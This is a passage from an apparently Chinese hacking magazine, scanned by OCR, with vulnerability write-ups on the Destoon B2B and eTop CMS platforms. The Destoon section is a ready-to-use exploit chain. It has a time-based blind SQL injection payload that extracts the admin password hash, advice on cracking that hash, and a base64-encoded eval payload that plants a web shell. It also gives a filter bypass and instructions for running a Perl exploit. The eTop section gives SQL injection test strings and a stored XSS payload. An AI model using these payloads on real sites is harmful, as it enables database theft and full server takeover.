http://code.google.com/p/pasc2at/wiki/SimplifiedChinese
【附录 5】《PHP 代码执行漏洞总结》
http://hi.baidu.com/menzhi007/blog/item/4622205578c33ac8b745ae9f.html
【附录 6】《浅析 PHP 函数 extract()应用技巧》
http://developer.51cto.com/art/200912/168719.htm

编辑点评： *作者分享了一些自己在挖掘漏洞的思路和技巧，非常值得学习和思考。*

Destoon B2B 0day 漏洞解析

K4shifz[W.S.T]

从本文可以学到：
1、Destoon B2B 漏洞分析
2、漏洞的利用

0x01　总体简介

DESTOON B2B 网站管理系统使用当前流行的 PHP 语言开发，以 MySQL 为数据库，采用 B/S 架构，MAC 模式开发。融入了模型化、模板、缓存、AJAX、SEO 等前沿技术。据不完全统计，Destoon 自第一个版本发布至今，官方累计下载次数已经超过 10 万次，采用 Destoon 系统的网站已经超过上万家。

Destoon 总体安全性挺高，变量类型限制严格，用户提交的数据过滤严格。但是有几个函数写的不严谨导致出现漏洞。这个 0day 由两个漏洞组成：前台 WAP 注射和后台模版执行，我们分别来看一下。

0x02　X-Forwarded-For 注射

作者显然知道这个漏洞，只是处理方法出现了问题。

\include\global.func.php get_env 函数：

```
function get_env($type) {
    switch($type) {
        case 'ip':
            $DT_IP = '';
            if(getenv('HTTP_CLIENT_IP') && strcasecmp(getenv('HTTP_CLIENT_IP'), 'unknown')) {
                $DT_IP = getenv('HTTP_CLIENT_IP');
            } elseif(getenv('HTTP_X_FORWARDED_FOR') && strcasecmp(getenv('HTTP_X_FORWARDED_FOR'), 'unknown')) {
                $DT_IP = getenv('HTTP_X_FORWARDED_FOR');
            } elseif(getenv('REMOTE_ADDR') && strcasecmp(getenv('REMOTE_ADDR'), 'unknown')) {
                $DT_IP = getenv('REMOTE_ADDR');
            } elseif(isset($_SERVER['REMOTE_ADDR']) && $_SERVER['REMOTE_ADDR'] && strcasecmp($_SERVER['REMOTE_ADDR'], 'unknown')) {
                $DT_IP = $_SERVER['REMOTE_ADDR'];
            }
            if(!preg_match("/[\d\.]{7,15}/", $DT_IP)) $DT_IP = 'unknown'; //注意正则
            return $DT_IP;
        break;
```

我们看到它的正则 [\d\.]{7,15}，缺少了开头结尾的^和$，所以正则作用只是判断其中有无数字和.号，有则返回 $DT_IP。我们提交 1.1.1.1',(select @@verion))# 就可以绕过。

接下来就是找一个留言的地方，由于系统采用随机码+IP 的 session 验证码机制，同时普通的留言处有以下函数过滤：

```
function set($post) {
    global $DT_TIME, $_username, $DT_IP;
    $post['title'] = trim($post['title']);
    $post['content'] = trim($post['content']);
    $post['hidden'] = isset($post['hidden']) ? 1 : 0;
    if($this->itemid) {
        $post['status'] = $post['status'] == 2 ? 2 : 3;
        $post['editor'] = $_username;
        $post['edittime'] = $DT_TIME;
        $post['reply'] = trim($post['reply']);
    } else {
        $post['username'] = $_username;
        $post['addtime'] = $DT_TIME;
        $post['ip'] = $DT_IP;
```




图1 解密MD5

```
            $post['edittime'] = 0;
            $post['reply'] = '';
            $post['status'] = 2;
        }
        $post = dhtmlspecialchars($post);  //所有数据htmlspecialchars过滤，XSS基本不可能了
        return $post;
    }
```

所以很难利用，不过系统也提供了手机WAP页面，这里的“知道”模块回答问题时没有验证码，并且提交的数据没有经过过滤。

\wap\know.inc.php 使用了$DT_IP

```
$db->query("INSERT INTO {$table_answer} (qid,content,username,addtime,ip,status) VALUES ('$itemid', '$content', '$_username', '$DT_TIME', '$DT_IP', '$status')");
```

可惜最后一个字段属性是int型，我们无法回显字段，于是采用延迟注射的方法猜解密码。语句是这样的：

```
2.2.2.2',if(ord(mid((SELECT password FROM destoon_member where userid=1),1,1))=48,benchmark(900000,md5(0)),1))#
```

当然，你先要有问题可以回答，没有的话，自己提问一个问题然后注射。




图3 执行模板

注意Destoon的密码是两次md5，所以猜解完毕后，在Cmd5网站上解密时要选择第二项 md5(md5($pass))，如图1。

0x03 后台模板执行漏洞

这是一个很典型的漏洞，很多程序的模版使用都用这种方法：

Common.inc.php 111行

```
$MOD = cache_read('module-'.$moduleid.'.php');  //从缓存文件中读取模版设置
module\know\index.inc.php
......
include DT_ROOT.'/include/seo.inc.php';

if($MOD['seo_index']) {
eval("\$seo_title = \"$MOD[seo_index]\";");  //将模版设置中的$MOD['seo_index']项放入eval，构成执行漏洞
......
```




图2 写入php代码

我们只需要进入后台，选择“功能模块”，然后随便选一个功能，点击“模块设置”—“SEO设置”，在“模块首页Title”那里写入php代码即可，如图2。

然后我们前台访问改好的功能模块主页，模版即可执行。我这里修改的是know模块，如图3。

这里提供一个php代码，模版执行后会在根目录下生成a.php，密码是a：

```
{${eval(base64_decode('ZnB1dHMoZm9wZW4oJy4uL2EucGhwJywndysnKSwnPD9waHAgZXZhbCgkX1BPU1RbYV0pOz8+Jyk7'))}}
```

0x04 系统其他bugs

除了获取IP的函数有问题以外，SQL过滤函数也有问题：

```
function strip_sql($string) {
    $search = array("/ union /i","/ select /i","/ update /i","/ outfile /i","/ or /i");
    $replace = array(' union ',' select ',' update ',' outfile ',' or ');
    return is_array($string) ? array_map('strip_sql', $string) : preg_replace($search, $replace, $string);
    }
```

$search中的特征是**空格+关键字+空格**，这又是一个典型的缺陷，我们构造注入语句时只需要用/**/代替空格即可。

0x05 总结

简单说下文中提供的Exploit的使用方法，由于使用Perl脚本编写，如果您的系统不是linux，那么请安装ActivePerl，然后再运行，如图4。




图4 使用exp

5个参数是：服务器，端口，程序路径，数据库表前缀（默认是destoon），问题id。

X-Forwarded-For过滤不严这一类型的漏洞不知道害了多少CMS了，大家一定要引以为戒。在PHP中，$_SERVER数组中的变量可是不受magic_quotes_gpc影响的，除了X-Forwarded-For，Referer和User Agent也是程序源容易漏掉的地方，一旦这些变量进入函数，就会造成危害。

文中不足之处希望大家批评指正。

编辑点评：本文分析了Destoon B2B的漏洞，大家可以参考本文的思路再仔细分析一下，看懂了和理解了其实还差很远。

eTop文章管理系统的漏洞分析

图 cnryan

从本文可以学到：

1、eTop文章管理系统的漏洞分析

2、漏洞的利用

最近一直沉迷于捣鼓PHP的脚本安全，偶尔转过头来看ASP程序，发现它快不认识我了，于是马上翻翻笔记，重温一下ASP的常见漏洞，相比之下ASP的漏洞还是挺容易发掘的。

今天带来的是“eTop文章管理系统”，eTop是一个包括会员注册与管理、分类添加与管理、文章发布与管理、广告管理、数据备份等多功能的文章管理系统。但是仔细看过它的代码后，我不得不惊叹，它的安全性实在太差强人意，请各位看官继续往下看吧 :)

一、多处数字型注射漏洞

eTop的注射漏洞很多，其中在category.asp 文件有如下代码：

```
<%
    Dim cid
    cid = Request.QueryString("cid")        //这里是直接接收cid的
%>
        ......
<%
        If cid = "" Then
                Response.Write(" 全部文章列表 - " & siteName)
// cid参数为空就显示全部文章列表
        Else
                Dim rsGetCate,cateName,cateIntro,cateParentID,cateKeywords,cateDescription
                Set rsGetCate = conn.Execute("select Cate_Name,Cate_Intro,Parent_ID,Cate_Keywords,Cate_Description from eTop_Category where Cate_ID = "&cid)
// cid不为空就查询指定分类的文章信息
                cateName = rsGetCate("Cate_Name")    // 然后返回结果集
                cateIntro = rsGetCate("Cate_Intro")
                cateParentID = rsGetCate("Parent_ID")
                cateKeywords = rsGetCate("Cate_Keywords")
                cateDescription = rsGetCate("Cate_Description")
                rsGetCate.Close
                Set rsGetCate = Nothing
                Response.Write(cateName & " - " & cateIntro & " - " & siteName)
        End If %>
```

可以看到**Request.QueryString("cid")**这里是没有任何过滤的，随后用conn.Execute方法执行查询语句，引入的cid导致注入漏洞。

```
POC :
http://127.0.0.1:8000/etop/category.asp?cid=1 and 1=1
http://127.0.0.1:8000/etop/category.asp?cid=1 and 1=2
```




图1　正常显示

另一处 article.asp 文件也存在比较明显的注射，漏洞形成的原理也是一样的，继续看代码：




图3　返回不同页面效果




图4　跨站

```
Dim aid
aid = Request.QueryString("aid")  // 直接以Request.QueryString 方式接收变量
Dim rsGetArticle,artTitle,artAuthor,artModAuthor,artFrom,artCateID,artKeywords,artDescription,artContent,artAddTime,artModTime,artReadTimes,artIsCheck,artUp,artDown
Set rsGetArticle = conn.Execute("select * from eTop_Article where Art_ID ="&aid)
// 数字型注入产生
    artTitle = rsGetArticle("Art_Title")  // 返回结果集
    artAuthor = rsGetArticle("Art_Author")  // 返回结果集
    ......
```

分别在浏览器输入：

```
http://127.0.0.1:8000/etop/article.asp?aid=1 and 1=1
http://127.0.0.1:8000/etop/article.asp?aid=1 and 1=2
```

返回图1、图2的结果。

二、搜索型注射漏洞

我们平常所说的搜索型注射漏洞其实也是属于字符型的注入，只不过它比较特殊而已，eTop 在 search.asp 页面就有个搜索型的注射漏洞，请看相关代码：

```
<form action="search.asp?ac=artSearch" name="artSearch" method="post">
    <font style="font-size:16px;">站内搜索：</font>
        <input type="text" name="searchKeywords" style="width:260px; height:20px;" />
        <input type="submit" class="buttonBG" value="搜 索" />
```

这是操作表单，在该文件下没有看到相关处理的代码，仔细观察后发现有 <!--#include file="Inc/search.asp"--> 一行代码，处理程序应该是在inc 目录下的 search.asp 文件吧，跟踪一下

```
searchKeywords = Trim(Request.Form("searchKeywords"))  // 注入源头
keywords = "%" & searchKeywords & "%"  // 进行模糊搜索
Set AsaiPages=New AsaiPageCla
AsaiPages.GetConn=conn
AsaiPages.GetSql="select Art_ID,Art_Title,Art_CateID,Art_Description,Art_AddTime,Art_ReadTimes from eTop_Article where Art_IsCheck = 1 and Art_Title like '"&keywords&"' order by Art_ID desc"  // 漏洞触发
```

searchKeywords也就是我们提交查询的关键字，经过 Request.Form 接收，然后毫无过滤地长驱直入数据库，这样的操作导致一个搜索(字符)型的注射漏洞产生。假设“hell ”关键字为可以查询到的结果，我们的测试代码就是“ hell%' and 1=1 and '%'=' ”和“ hell%' and 1=2 and '%'=' ”

分别返回不同的页面效果，如图3。




图2　显示异常

三、多处跨站漏洞

1、评论处跨站

“eTop文章管理系统”的跨站漏洞和注射漏洞可谓不相伯仲，首先是评论页面，任意浏览一篇文章，在底下“发表评论”的内容处输入跨站代码 <script>alert(/xss/)</script> 刷新页面后就弹出对话框，如图4。

接着我们分析一下代码吧，在 comment.asp 文件下，相关代码：

```
commContent = Request.Form("commContent")  // 这里没过滤
......
conn.Execute("insert into eTop_Comment(Comm_ArtID,Comm_Author,Comm_Time,Comm_Emot,Comm_Content,Comm_IsCheck) values('"&addCommAid&"','"&commAuthor&"','"&commTime&"','"&commEmot&"','"&commContent&"','"&commChecked&"')")  // 把评论信息插入数据库
```

commcontent这个变量是由我们控制的，完全毫无过滤就插入数据库，再经由 article.asp 页面输出评论内容导致 xss 产生， article.asp 文件下调用评论的关键代码是 “Call getCommentByAid(aid)”，这个函数在 Inc/article.asp (257 行)中定义，相关代码：

```
Sub getCommentByAid(aid)  // 定义 getCommentByAid 过程获取数据库里的评论信息
    Dim rsComment
    Set rsComment = conn.Execute("select * from eTop_Comment where Comm_ArtID="&aid&" and Comm_IsCheck=1 order by Comm_ID desc")  // 这里查询出我们的跨站代码
```

注释已经说得很清楚了，没有过滤的评论内容直接入库，再由显示文章内容的页面从 db 中调用相关评论，于是存在恶意代码的评论信息完完整整的输出 xss 页面。

